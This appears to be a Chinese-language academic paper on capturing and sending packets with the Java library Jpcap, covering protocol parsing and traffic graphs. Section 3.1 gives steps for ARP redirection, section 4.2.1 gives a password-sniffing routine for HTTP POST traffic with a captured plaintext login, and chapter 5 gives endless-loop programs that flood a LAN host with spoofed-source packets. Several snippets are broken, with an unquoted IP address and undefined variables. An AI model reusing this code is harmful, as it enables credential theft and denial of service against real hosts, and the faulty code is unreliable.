src_port > dst_port seq(sequence) win(window) [ack ack_num] [S][F][P]

源端口 >目的端口 顺序号　　窗口　　[确认号]　　[控制位代号]

UDPPacket 得到的是：

src_port > dst_port

源端口 >目的端口

在被捕获包的基本信息就可以通过直接转化为字符串而得到。

2.2.2 Jpcap 的主要功能

Jpcap 提供了十分方便的数据包捕获方法。Jpcap 使用一个事件模型来处理包。首先，必须创建一个执行接口 jpcap.JpcapHandler 的类。

```
public class Jpcaphandler implements JpcapHandler {
    public void handlePacket(Packet packet){
        System.out.println(packet);
    }
}
```

为了捕获包，需要让 Jpcap 知道要用哪个网络设备来监听。API 提供了 jpcap.Jpcap.getDeviceList()方法以满足这一目的。这个方法返回一列字符串，可以按一下方法如下使用它：

```
String[] devices = Jpcap.getDeviceList();
```

一旦有了一个设备名称的目录，只要从其中选取一个用来监听：

```
String deviceName = devices[0];
```

选择一个设备之后，通过 Jpcap.openDevice()方法打开它。openDevice()方法需要四个参数：即将打开的设备名，从设备上一次读取的最大字节数，说明是否将设备设为混杂模式的 Boolean 值，和以后调用 processPacket()方法要使用到的超时值。

```
Jpcapjpcap = Jpcap.openDevice(deviceName, 1024, false, 10000);
```

openDevice()方法将一个参数返回到用以捕获的 Jpcap 对象。既然有了 Jpcap 实例，你可以调用 processPacket() 或 loopPacket()开始监听了。这两种方式都带有两个参数：捕获的最大包数可以是-1（说明没有限制）；执行 JpcapHandler 的一个类的实例。

如果你调用 processPacket()，那么 Jpcap 将一直捕获包，直到超过 openDevice 中规定的时限或达到了规定的最大包数。loopPacket()则将一直捕获包，直到达到最大包数，如果没有最大数限制，它将永远运行下去。就像下面这样调用：

jpcap.loopPacket(-1, new Jpcaphandler());

对于捕获的数据包，可以利用 Jpcap 中的 Packet 及其子类进行分类分析，获得数据包的详细信息。

Jpcap 还有进行数据包过滤的函数 setFilter(java.lang.String condition, boolean optimize)。其中 condition 是过滤条件。在进行数据包捕获前设置过滤条件，可以将不感兴趣的数据包剔除。

jpcap.setFilter("host 210.212.147.149",true);

因为 Jpcap 对数据包进行了分类，而数据包中的关键字段也有接口调用，所以在设置过滤条件时也可以在利用这些条件进行更细致的分类。这将在后面的章节中介绍。

Jpcap 还提供了用来发送数据包的一个类 JpcapSender，可以用来发送 IPPacket 及其子类，包括 IPPacket、ICMPPacket、TCPPacket、UDPPacket。定义好一个相应的包后，就可以利用 sendPacket 函数发送数据包。

JpcapSender sender=JpcapSender.openDevice(Jpcap.getDeviceList()[0]);

sender.sendPacket(p); //send a packet

第三章 数据包监听程序的设计

3．1 数据包监听原理

网络监听是指利用计算机的网络接口截获目的地为第三方计算机的数据报文的一种技术。利用这种技术可以监听网络的当前流量状况；网络程序的运行以及非法窃取网络中传输的机密信息。

在共享式以太网中，所有的通讯都是广播的，也就是说通常在同一网段的所有网络接口都可以访问在物理媒体上传输的所有数据，使用ARP和RARP协议进行相互转换。在正常的情况下，一个网络接口应该只响应两种数据帧：与自己硬件地址相匹配的数据帧和发向所有机器的广播数据帧。在一个实际的系统中，数据的收发由网卡来完成。每个以太网卡拥有一个全球难一的以太网地址。以太网地址是一个48位的二进制数。在以太网卡中内建有一个数据报过滤器。该数据报过滤器的作用是保留以本身网卡的MkC地址为通讯目的的数据报和广播数据报，丢弃所有其它无关的数据报，以免除CPU对无关的数据报作无谓的处理。这是以太网卡在一般情况下的工作方式。在这种方式下，以太网卡只将接收到的数据报中与本机有关部分向上传递。然而数据报过滤器是可以通过编程禁用的。禁用数据报过滤器后，网卡将把接收到的所有的数据报向上传递，上一层的软件因此可以监听以太网中其它计算机之间的通讯。我们称这种工作模式为“混杂模式”。多数网卡支持“混杂模式”，而该模式还是微软公司的“pC99”规范中对网卡的一个要求。

网卡的“混杂模式”使得采用普通网卡作为网络探针，实现网络的侦听变得非常容易。一方面方便了网络管理，另一方面，普通用户也能轻易地侦听网络通讯，对用户的数据通讯保密是一个很大的威胁。

在进行此种方式的数据监听时，是在网络的节点处设置网络设备为混杂模式，进行数据监听管理网络；黑客则是利用ARP侦探网络上出于混杂模式的网络节点并将黑客软件放置在节点处进行窃听的。

还有一种窃听方式是利用ARP欺骗达到的。ARP欺骗又被称为ARP重定向技术，ARP地址解析协议虽然是一个高效的数据链路层协议，但是作为一个局域网的协议，它是建立在各主机之间互相信任基础之上的，因此存在一定的安全问题：（1）主机地址映射表是基于高速缓存动态更新的，这是ARP协议的特色，也是安全问题之一。由于正常的主机间MAC地

址刷新都是有时限的，这样假冒者如果在下次更新之前成功的修改了被攻击机器上的地址缓存，就可以进行假冒。　　（2）ARP请求以广播方式进行。这个问题是不可避免的，因为正是由于主机不知道通信对方的MAC地址，才需要进行ARP广播请求。这样攻击老就可以伪装ARP应答，与广播者真正要通信的机器进行竞争。还可以确定子网内机器什么时候会刷新MAC地址缓存，以确定最大时间限度的进行假冒。（3）可以随意发送ARP应答包。由于ARP协议是无状态的，任何主机即使在没有请求的时候也可以做出应答，只要应答有效，接收到应答包的主机就无条件的根据应答包的内容更新本机高速缓存。（4）ARP应答无需认证。由于ARP协议是一个局域网协议，设计之初，出于传输效率的考虑，在数据链路层就没有作安全上的防范。在使用ARP协议交换MAC地址时无需认证，只要收到来自局城网内的ARP应答包，就将其中的MAC／IP对刷新到本主机的高速缓存中。

ARP重定向的实施办法是根据以上ARP地址解析协议的安全漏洞，进行网络信息包的截获以及包的转发攻击活动，步骤如下：（1）把实施攻击的主机的网卡设置为混杂模式。（2）在实施攻击的主机上保持一个局域网内各个IP／MkC包的对应列表，并根据截获的IP包或者ARP包的原IP域进行更新。（3）收到一个IP包之后，分析包头，根据IP包头里的IP目的地址，找到相应的MAC地址。（4）将本机的MAC地址设成原MAC地址，将第二步查到的MAC地址作为目的MAC地址，将收到的IP包发送出去。通过以上的重定向，攻击者使网络数据包在经过攻击者本身的主机后，转发到数据包应该真正到达的目的主机去，从而具有很强的欺骗性。

本文中采用的是第一种方法，即在共享以太网中通过网卡在混杂模式工作，监听整个以太网的数据包。

3．2 以太网帧的监听

在第二章中已经介绍了如何使用Jpcap将网卡设定为混杂模式，并获得网络数据包。获取到的数据包是在JpcapHandler接口类中进行处理的。

3.2.1 获取MAC地址

要从被捕获的数据包中获得 MAC 地址需要如下代码：

```
//取得 packet 中数据链路层的数据段
EthernetPacket ethernetPacket=(EthernetPacket)packet.datalink;
//获得 MAC 地址
System.out.print("源 MAC 地址"+ethernetPacket.getSourceAddress()+"目的 MAC 地址" +
```

ethernetPacket.getDestinationAddress() +"\n");

代码运行结果如下（省略部分）：

源 MAC 地址＝00:d0:f8:0d:7c:f3　目的 MAC 地址＝00:80:2d:5f:86:83

源 MAC 地址＝00:d0:f8:0d:7e:f6　目的 MAC 地址＝00:d0:f8:0d:7c:f3

源 MAC 地址＝00:d0:f8:0d:7c:f3　目的 MAC 地址＝00:d0:f8:0d:7e:f6

源 MAC 地址＝00:d0:f8:0d:7e:f6　目的 MAC 地址＝00:d0:f8:0d:7c:f3

源 MAC 地址＝00:d0:f8:0d:7c:f3　目的 MAC 地址＝00:d0:f8:0d:7e:f6

这样数据包中的 MAC 地址就被解析出来。

3.2.2 数据包类型的判断

要对数据包进行进一步的解析需要判别数据包的类型，是 ARP 包还是 IP 包中的 TCP 包或 UDP 包，因为捕获的数据包是 Packet 类的形式，数据包的详细内容被封装在其中，不能直接得到。而 Packet 的子类 IPPacket、ARPPacket 等是可以直接解析出我们想要得到的详细信息的。所以需要将数据包进行判别，再进行详细的解析。

Packet 是基类，所以进行实例的判别后就可以区分被捕获包的类型了，代码如下：

```
if (packet  instanceof  ***Packet){//***Packet 为类名
***Packet p=(***Packet)packet；//转化为响应实例
//解析数据包的代码
}
```

3．3 IP 数据报的监听

一个被捕获的数据包中数据报的信息是很让人感兴趣的，不管是 IP 数据报或是 ARP 数据报。网络传递的数据的主要内容都在其中，接下来介绍的就是如何获取这些数据报的详细信息。

3.3.1 IP 数据报的解析

网络上传输的数据包，绝大部分是 IP 数据报。这里是指区别于 ARP 数据报而言。在我们浏览网页，拷贝文件时，数据都是先封装在 IP 数据报中的。按照 IP 数据报头的目的 IP 地址进行传送。

要得到 IP 数据报中源 IP 地址、目的 IP 地址、生存时间（TTL）、使用的上层协议等信

息可以使用以下代码：

```
if(packet instanceof IPPacket){
        IPPacket ippacket=(IPPacket)packet;
        System.out.println("源IP："+ippacket.src_ip+"  目的IP："+ippacket.dst_ip);
        System.out.println("TTL:"+ippacket.hop_limit+" 上层协议："+ippacket.protocol);
        }
```

解析 IP 数据报的结果如下：

源 IP：210.40.7.155　目的 IP：56.78.214.238

TTL:128 上层协议：6

源 IP：210.40.0.33　目的 IP：210.40.7.143

TTL:62 上层协议：17

TTL 在第一章中已经说明了，每经过一次路由器则减少 1。需要说明的是上层协议，在 IP 数据报中 protocol 字段存放的是表示上层协议的值，其具体代表哪种协议如按照附表一所示。在上面的例子中，两个 IP 数据报的上层协议分别是 TCP（6）和 UDP（17）。这样我们就可以知道数据报的内容是从哪里来，要到哪里去；采用什么方式进行通讯，经过多少次衰减后会被删除等等许多有用的信息。

3.3.2 ARP 和 ICMP 数据报的解析

ARP 和 IP 数据报一样都是网络层的协议，装入到以太网帧的报文部传送。ICMP 作为 IP 的补充，也可以看作网络层的协议。

ARP 数据报因为数据段部多，其解析相对比较简单，可采用如下代码：

```
if (packet instanceof ARPPacket){
        ARPPacket arpPacket = (ARPPacket)packet;
        System.out.println("\n"+arpPacket+"\n");
    }
```

解析得到的结果如下：

ARP REQUEST 00:80:2d:5f:86:83(210.40.7.129) -> 00:00:00:00:00:00(210.40.7.153)

ARP REPLY 00:d0:f8:0d:9b:06(210.40.7.153) -> 00:80:2d:5f:86:83(210.40.7.129)

可以看到 ARP REQUEST 是 IP 为 210.40.7.129，MAC 地址为 00:80:2d:5f:86:83 发出的询问

IP 为 210.40.7.153 的 MAC 地址为多少的广播请求；ARP REPLY 是 IP 地址为 210.40.7.153，MAC 地址为 00:d0:f8:0d:9b:06 向 IP 为 210.40.7.129，MAC 地址为 00:80:2d:5f:86:83 的应答消息。

ICMP 是装入 IP 数据报的数据的报文中的，但利用 Jpcap 解析时并不需要借助 IPPacket，直接利用 ICMP 子类就可以完成解析。

```
if(packet instanceof ICMPPacket){
        ICMPPacket icmpPacket =(ICMPPacket)packet;
        System.out.println(icmpPacket);
    }
```

解析出的结果如下：

1087189921:140599 210.40.113.5->210.40.7.151 protocol(1) priority(0) hop(253) offset(0) ident(64846)type(3) code(13)

1087189937:557751 210.40.113.5->210.40.7.151 protocol(1) priority(0) hop(253) offset(0) ident(64882)type(3) code(13)

这里主要需要了解 type 的含义，它代表此 ICMP 报文发出的是何种命令。具体的对应关系见下表：

类型字段的值	消　　息	意　　义
0	echo reply	对回应请求（8）的响应
3	destination unreachable	从路由器返回给发送端：ip 数据报到达不了接收端
4	source quench	抑制从发送端传送来的数据
5	Redirect	请求变更路径
8	echo request	响应请求
11	time exceeded for a datagram	通知发送端 TTL 已经为 0
12	parameter problem on a datagram	通知数据报形式出错
13	timestamp request	要求对方送出时间信息（时间戳）
14	timestamp reply	对要求时间戳的响应
15	information request	向路由器查询地址等信息（现在未使用）
16	information reply	对查询信息的响应（现在未使用）
17	Address mask request	地址掩码请求消息

18	Address mask reply	地址掩码响应消息

ICMP 类型字段的数值及意义

3．4 TCP 和 UDP 数据报监听

网络总流量的绝大部分是含有 TCP 和 UDP 数据报的数据帧构成的，其中的信息含量也十分巨大。对 TCP 和 UDP 数据报的监听和解析是在我们主要关注的部分。

3.4.1 TCP 数据报的解析

TCP 数据报解析时可以将 IP 地址和 MAC 地址都解析出来。这是因为采用树形结构的 Jpcap 的可以将 TCPPacket 父类的数据方法直接调用，代码如下：

```
if (packet instanceof TCPPacket){
    TCPPacket tcpPacket = (TCPPacket)packet;
    EthernetPacket ethernetPacket=(EthernetPacket)packet.datalink;
    System.out.print("源 IP："+tcpPacket.src_ip+"  目的 IP："+tcpPacket.dst_ip+
        "发送端口："+tcpPacket.src_port + " 接收端口：" + tcpPacketc.dst_port +"\n");
    System.out.print("源 MAC："+ethernetPacket.getSourceAddress()+" 目的 MAC："
        +ethernetPacket.getDestinationAddress()+"\n");
    System.out.print("协议："+tcpPacket.protocol+"\n");
    System.out.print("数据：\n");
    for(int i=0;i<tcpPacket.data.length;i++)
        System.out.print((char)tcpPacket.data[i]);
    }
```

在上述代码中把一个捕获的含有 TCP 数据报的数据包进行了解析，解析的内容包括 IP 地址、MAC 地址、端口号、协议类型（TCP）、以及报文数据。下面给出了捕获到的一个发送网页的报文包。

源地址＝210.40.7.141　目的地址＝64.233.167.99　发送端 port=4200　接收端 port=80

源 MAC 地址＝00:d0:f8:0d:b4:98　目的 MAC 地址＝00:80:2d:5f:86:83

协议类型：6

包数据：

GET /intl/zh-CN_ALL/images/logo.gif HTTP/1.1Accept: */*Referer: http://www.googl

e.com/intl/zh-CN/Accept-Language: zh-cnAccept-Encoding: gzip, deflateIf-Modified
-Since: Mon, 22 Mar 2004 23:04:54 GMTUser-Agent: Mozilla/4.0 (compatible; MSIE 6
.0; Windows NT 5.0; .NET CLR 1.1.4322)Host: www.google.comConnection: Keep-Alive
Cookie: PREF=ID=32e417be6e161011:TM=1078575748:LM=1078575748:S=PStXKsz1l1y4ul8c
可以看到这是在访问 www.google.com 的一个回执数据包。

3.4.2 UDP 数据报的解析

UDP 数据报和 TCP 数据报的解析类似，UDP 数据报主要是用来发送影音或图片文件。

```
if (packet instanceof UDPPacket){
    UDPPacket udpPacket = (UDPPacket)packet;
    EthernetPacket ethernetPacket=(EthernetPacket)packet.datalink;
    System.out.print("\n 源 IP："+udpPacket.src_ip+"  目的 IP："+udpPacket.dst_ip+
        " 源端口：" + udpPacket.src_port+" 目的端口：" + udpPacket.dst_port+"\n");
    System.out.print(" 源  MAC ： "+ethernetPacket.getSourceAddress()+"    目 的  MAC"+
        ethernetPacket.getDestinationAddress()+"\n");
    System.out.print("协议类型："+udpPacket.protocol+"\n");
    System.out.print("数据");
    for(int i=0;i<udpPacket.data.length;i++)
        System.out.print(udpPacket.data[i]);
    }
```

下面是一个捕获的 UDP 的数据解析结果。因为传送的是图片数据，所以数据段直接用数字表示。

源地址：202.96.170.164　目的地址：210.40.7.154 源端口：8000 目的端口：4000

源 MAC 地址＝00:80:2d:5f:86:83　目的 MAC 地址＝00:d0:f8:0d:b4:98

协议类型：17

包数据：178012736271074856114111941267980126753412041

第四章 数据包分析

4．1 流量分析

在能够获取以太网上的数据包后，进行流量分析是十分必要的。通常的网络数据流量的测量方法是按照一定的时间间隔得出一个平均负载。所以首先要获得数据包大小的数据再进行进一步的计算。

4.1.1 数据包大小的表示

数据包的大小在 Jpcap 的 Packet 类中有直接的字段来表示，单位为字节。Packet 类是可以包含所有被捕获包类型的，只要进行连续的数据包监听，那几乎所有的网络数据包都会捕获并在 Packet 类中存放其长度。

```
long packet_flux=packet.len;
```

这只是一个数据包的长度，只要再将每秒中数据报长度进行累加就可以得到这一秒的平均流量，修改为：

```
long packet_flux+=packet.len;
```

时间利用 java.util 中的 date 类来控制，每一秒得到数据包累加结果后，进行一次输出。

40303　35601　22767　62　44728　27378　23667　31671　1514　33321

上面是随机取得的连续十次每秒数据包流量。因为流量分析是进行统计，数据并不需要完全的精确，而且如果采用字节/秒为单位也不方便，因此采用千字节/秒的单位，上述数据处理得到如下结果：

40　37　23　0　45　27　24　32　2　33

这时的网络是出于空闲状态，其中的数据包主要是一些广播的 ARP 数据包。当网络繁忙时，再取得一组数据如下：

830　768　838　854　988　1139　1170　1174　1141　1157　1084


这是在以太网内部进行文件传输时得到的数据，这时可以利用这些数据进行更直观的图形显示或其他相关操作。

4.1.2 数据包流量

最直观的流量观测方法是将数据采用图形显示，利用 java 中的 Canvas 类，代码如下：

```
class DrawFlux extends Canvas{
//初始化数据
…….
public void drawStr(Graphics g){
//相关字符显示
 }
   public void paint(Graphics g){
      Font font=new Font("TimesRoman",1,14);
      g.setFont(font);
      g.setColor(Color.green);
   setBackground(Color.gray);
   for (int i=0;i<27;i++){
      g.drawLine(1,20+i*20,610,20+i*20);
   }
   for (int j=0;j<31;j++){
      g.drawLine(5*move+j*20,1,5*move+j*20,540);
   }
   if(move>0)move--;
   else move=3;
   g.setColor(Color.red);
   for (int k=0;k<122;k++){//共 122 个点
    //数据处理，图形按位置、比例显示
      g.drawLine(k*5,540-(int)point[k]/3500,5*k+5,540-(int)point[k+1]/3500);
   }
   drawStr(g);
   }
};
```

再对存放绘图点的数组移位，每秒移一次，这样就可以做到在以太网中对网络流量的观测。



流量观测图

4．2 数据包分类分析

4.2.1 数据包过滤

将所有的数据包进行监听是用来观测以太网数据流量的好方法，但是在很多情况下，我们只需要特定数据包的信息。这时就需要进行数据包的过滤。我们以获取身份验证密码为例。

我们在使用身边的网络时，经常使用各种密码以达到保密的效果。实际上这并不安全。在登陆某一服务器时，输入密码进行身份时，需要将输入的密码传送到服务器进行验证。而验证密码在网络中直接传送是不安全的，密码封装在数据包中传输，可以很容易被监听到。

我们将前面的 TCP 数据报解析程序进行修改，过滤掉那些我们不感兴趣的数据报，只对可能含有密码的数据报进行监听解析。在验证信息向服务器传送时，采用的时 post 的方式，这是 HTML 语言的方法，密码通常被放在被定义为 password，psword 之类的变量中。所以我们可以利用这些关键字进行过滤。这是十分有效的，但是还不够。很多一般的页面中也经常含有这些关键字，所以我们在加上端口的过滤。通常的 WEB 服务器都是利用 80 端

口进行数据传送，加上端口过滤后可以大大提高效率，代码如下：

```
public void passwdsneak(TCPPacket p){
        String method; //存放转换成字符的数据段
        byte beep=007; //声音提示
        try{
            method=new String(p.data);
            if(p.dst_port==80 ||p.src_port==80)   //端口过滤
              if((method.indexOf("psw")!=-1||method.indexOf("password")!=-1
                ||method.indexOf("passwd")!=-1)&&(method.indexOf("post")!=-1
                ||method.indexOf("POST")!=-1)){//关键字过滤
                  System.out.println("\npassword   found!!");
                  System.out.print("\n 源IP："+p.src_ip+"   目的IP："+p.dst_ip+
                " 源端口：" + p.src_port+"   目的端口"+p.dst_port+"\n");
            System.out.println((char)beep+method);}
            return;
        }
        catch(Exception e){}
    }
```

还可以进行改进，加入长度条件。因为传送验证信息的数据包不会含用其他不相关的信息，其长度通常不会超过 1024 字节，所以再加入过滤条件：*if(p.len<1024)*效果更好。

在捕获到数据包后，判别是否为 TCP 包，也是一种过滤，这样就可以得到需要的数据包了，下面是捕获到的一个数据包信息，密码是显而易见的。

password   found!!

源地址＝210.40.7.141   目的地址＝61.137.93.45 接收端 port=80   发送端 port=2341

POST /gy5460/jsp/login/loginMain.jsp HTTP/1.1

Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shock

wave-flash, application/vnd.ms-powerpoint, application/vnd.ms-excel, application

/msword, */*

Referer: http://images.5460.net/indextxl2004.htm

Accept-Language: zh-cn

Content-Type: application/x-www-form-urlencoded

Accept-Encoding: gzip, deflate

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET CLR 1.1.4322

)

Host: www.5460.net

Content-Length: 135

Connection: Keep-Alive

Cache-Control: no-cache

Cookie: JSESSIONID=4226E4062738D415A1532F8D7B1A4A33; txlUserID=0

username=abc&LoginName=&domain=5460.net&passwd=12345&Password=&user_type=1&txl

Hr

ef=%2Fjsp%2Flogin%2FloginMain.jsp&image.x=24&image.y=10

可以得到登陆 www.5460.net 的一个用户名为 abc 的用户，密码为 12345。

4.2.4 利用数据包分析解决网络问题

在流量分析中，我们不能仅仅只对以太网流量进行观测，还需要对流量图形进行分析。特别是在网络负载十分大，影响到网络正常运行时。

为此，进行一模拟实验，在以太网中发送大量无用信息进行网络阻塞，此时在流量分析图形中显示网络负载长时间出于满负荷状态。这时进行数据包监听，可以看到如下情况：

1087279743:578998 210.40.7.169->210.40.7.138 protocol(0) priority(0) hop(100)

offset(0) ident(15060)

1087279743:579056 210.40.7.169->210.40.7.138 protocol(0) priority(0) hop(100)

offset(0) ident(15061)

1087279743:579206 210.40.7.169->210.40.7.138 protocol(0) priority(0) hop(100)

offset(0) ident(15062)

1087279743:579263 210.40.7.169->210.40.7.138 protocol(0) priority(0) hop(100)

offset(0) ident(15063)

网络中出现大量重复的无用数据包，这时就可以根据捕获的数据包进行分析，找到问题。

第五章 发送数据包

5．1 构造发送 IP 数据包

5.1.1 构造发送 IP 数据包

IP 数据包的构造，主要是 IP 报文段的构造。在 Jpcap 中提供的函数为 setIPv4Parameter。利用这个函数，可以十分方便的进行 IP 数据包的构造，它的各个参数的含义如下：

服务类型设置：d_flag - IP flag bit: [D]elay　　表示要求有更低的时延

t_flag - IP flag bit: [T]hrough　　表示要求有更高的吞吐量

r_flag - IP flag bit: [R] eliability　　表示要求更高的可靠性

rsv_tos - Type of Service (TOS)　　服务类型

优先权：priority – Priority

数据偏移设置：rsv_frag - Fragmentation Reservation flag 有无碎片标识

dont_frag - Don't fragment flag　　末尾碎片标识

more_frag - More fragment flag　　尚有碎片表示

offset – Offset　　数据块偏移

IP 数据报识别标志：ident – Identifier　　上层协议调用

生存时间：ttl - Time To Live

上层协议类型：protocol - Protocol

源 IP：src - Source IP address

目的 IP：dst - Destination IP address

在下面的程序中发送出去的是一个从伪造 IP 向被攻击主机，协议号为 230（未分配）的 IP 数据报。

```
import jpcap.*;
class ipnoprotocol  {
    public static void main(String[] args) throws java.io.IOException    {
        JpcapSender sender=JpcapSender.openDevice(Jpcap.getDeviceList()[0]);
        //build packet
        IPPacket ipp= new IPPacket();
```

```
        ipp.setIPv4Parameter(0,false,false,false,0,false,false,false,0,0,255,
                             230,    //230 未定义协议
                             new IPAddress(110.110.17.101),
                             new IPAddress("210.40.7.149"));
        ipp.data="".getBytes();
        //send packet
        while(true)          {
            sender.sendPacket(ipp);
        }
    }
}
```

5.1.2 发送结果分析

在局域网内的某主机上运行编译好的 ipnoprotocol 程序，攻击 IP 为 210.40.7.149 的主机。这时，可以在被攻击主机上发现 CPU 利用率显著上升，也就是操作系统资源被消耗掉了。同时在局域网内另一台主机上进行数据包捕获，可以获得如下一组数据包：

IP 包 1： 110.110.17.101－>210.40.7.149 TTL：255 Protocol：unknow（230）

IP 包 2： 110.110.17.101－>210.40.7.149 TTL：254 Protocol：unknow（230）

ICMP 包：210.40.7.149－>110.110.17.101 type：3 code：2

可以看到带有非正常协议的 IP 数据包到达了目的主机，主机对此进行了回执。具体的过程是发送的数据包为 IP 包 1，先经过路由器，TTL 衰减一次，成为 IP 包 2，到达数据包目的地－IP 为 210.40.7.149 的主机。这时由于 IP 数据报中的协议字段为未知协议，但 IP 校验和无误，因此系统不会丢弃数据包，但也无法确定要把此 IP 数据报往上层的哪个应用程序接收。系统认为此 IP 数据报的协议没有被传送或不支持此协议，便发送一个指向伪 IP(110.110.17.101)的 ICMP 包。ICMP 中字段 type 为 3 表示 IP 数据报到达不了接收端，code 为 2 表示是协议无法到达。

如果构造一个正常的 IP 数据报，协议字段写入已定义的上层字段，如 TCP 协议或 ICMP 协议，就需要构造 TCP 数据报或 ICMP 数据报等相应数据段。而如果不进行相应协议数据报的构造或直接置空，则发送数据包到达目的主机后将会被舍弃，系统不进行任何处理。

	正常 IP 数据报	非正常 IP 数据报
协议字段	TCP(6)	Unknow(230)
数据段有数据(自定义)	数据包错误	数据包正常

数据段无数据	畸形数据包	数据包正常
接收端处理	丢弃	回执 ICMP
接收主机系统资源占用率	约上升 5%	约上升 20%

由此可以看出，因为 IP 数据报中的协议字段只对首部进行检验，所以只要保证首部无误就可以进行数据包传送。而在协议字段中代表的协议编号目前并没有全部分配，恶意构造含有未分配协议字段的 IP 数据报对目的主机发送，会使得接收主机的系统资源大量耗费，甚至当机。

5．2 构造发送 TCP 数据包

5.2.1 构造发送 TCP 数据包

TCP 数据报是被封装在 IP 数据报的数据段中的，要发送 TCP 数据包，必须先构造 IP 数据报，然后构造 TCP 数据报，将其发入 IP 数据包的数据段，进行发送。构造 TCP 数据报在 Jpcap 中利用 TCPPacket 类直接构造。各个变量的含义如下：

TCPPacket (int src_port, 源 IP
int dst_port, 目的 IP
long sequence, 顺序号
long ack_num, 确认号
boolean urg, 紧急数据标志
boolean ack, 确认号有效标志
boolean psh, 传送强制功能标志
boolean rst, 请求连接重设标志
boolean syn, 请求顺序号同步处理标志
boolean fin, 发送结束标志
boolean rsv1, RSV1 标志
boolean rsv2, RSV2 标志
int window, 窗口大小
int urgent) 紧急数据指针

构造 TCP 数据包要保证校验和正确，才能被正确传送。由于 TCP 数据报的校验和字段在 Jpcap 中被封装，所以无法实现正确 TCP 数据包的传输。校验和不正确的数据包还是可以在网络中传输的，但无法被接收。

```
//发送 TCP 数据包
import jpcap.*;

class tcp{
    public static void main(String[] args) throws java.io.IOException{
        JpcapSender sender=JpcapSender.openDevice(Jpcap.getDeviceList()[0]);
        //build tcpPacket
        TCPPacket p;
        p= new TCPPacket(80,237,123,0,false,false,false,false,true,false,false,false,1024,0);
            p.setIPv4Parameter(0,false,false,false,0,true,false,false,2,1,255,6,
            new IPAddress(virip[i]),new IPAddress("210.40.7.149"));
            p.data="".getBytes();
        while(true){
            sender.sendPacket(p[j]);
        }
    }
}
```

5.2.2 发送结果分析

上一小节中构造了一个标识为 SYN 的 TCP 包，其中包含错误的校验和。将 TCP 包放入到伪装的 IP 报文的数据段。其中的源 IP 为伪造 IP，目的 IP 为同局域网中的一真实 IP，然后在主机 A 进行发送。预测结果是形成无用数据包，仅造成网络阻塞。在以太网主机 B 中进行数据包捕获，发现每发送一个数据包，可以捕获到两个类似的数据包，数目增加了一倍。

经过研究发现，两个数据包并非完全一样，其以太网帧中的源 MAC 地址和目的 MAC 地址并不相同。主机 A 发送的数据包其源 MAC 地址为本机 MAC 地址，目的 MAC 地址为以太网网关 MAC 地址；另一数据包源 MAC 地址为网关 MAC 地址，目的 MAC 地址为原来要发送目的主机的 MAC 地址。这种情况发生在伪装 IP 不是内部 IP 的情况下，当伪装为内部 IP 时并没有这种情况。

经过仔细分析，发现在发送 IP 数据包前进行以太网帧的打包时，系统会先进行询问源

IP 所在位置的 MAC 地址为多少的 ARP 请求，此时如果得不到应答，此数据包直接被丢弃。如果有应答，则按源 IP 分为两种情况。源 IP 为内网 IP 则将 MAC 地址放在目的 MAC 地址进行发送。此时因为 TCP 校验和错误，到达后数据包被丢弃，但可以捕获到一次数据包发送。源 IP 为外部，则将数据包目的 MAC 地址赋值为目的 MAC 地址进行发送。当数据包到达网关时，网关对目的 IP 进行检查，发现为内部 IP，于是将目的 MAC 地址改为要发送 IP 地址的正确 MAC 地址，向内网发送。此时，在网关不会进行 TCP 校验和的检验。于是在局域网内便捕获到两次发送的数据包。在网关的帮助下，数据包被重复发送了一次，使无用数据包被加倍，这样就使得网络充斥着加倍的无用数据包，带宽被降低。

参考文献

[1] 小高知宏（日），TCP/IP 数据包分析程序篇，科学出版社，2003.4

[2] 宫一鸣，网络监听技术概览（电子版） 2002.4

[3] http://www.zdnet.com.cn/developer/code/story/0,2000081534,39235885-1,00.htm

[4] 魏亮，路由器标准简介，http://www.net130.com/2004/5-14/202724.html

[5] 赵新辉、李祥，基于 Jpcap 网络数据包捕获的研究与应用，计算机应用研究

[6] 季宝杰、陈新、李淑君，基于以太网的网络监听原理与防范策略研究，计算机网络

[7] http://www.net130.com/2004/5-14/202843.html

[8] http://www.pconline.com.cn/pcedu/soft/lan/jywrm/10304/157414.html

[9] 村山公保（日），TCP/IP 网络实验程序篇，科学出版社，2003.4

[10] 潘志翔、岑进锋，黑客攻防编程解析，机械工业出版社，2003.6

[11] java 语言入门，E 类出版物网站，www.epubcn.com

[12] Think in java，java 帮助

[13] 查志琴、高波、郑成增，基于 HTTP 的 WWW 服务器数据流量的测量与分析，

计算机工程，2003.11

[14] http://www.nsc.org.cn/disp_article.asp?AE_ACID=365

